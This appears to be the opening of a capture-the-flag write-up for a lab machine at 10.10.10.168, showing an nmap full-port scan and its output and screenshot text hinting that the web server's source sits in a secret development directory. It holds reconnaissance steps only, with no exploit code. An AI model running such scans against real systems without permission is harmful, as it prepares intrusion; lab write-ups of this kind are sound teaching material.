



```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-03 11:12 +03
Nmap scan report for 10.10.10.168
Host is up (0.077s latency).
Not shown: 65531 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
9000/tcp closed cslistener
```




secure@obscure.htb

obscure.htb


Development

Server Dev


Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory



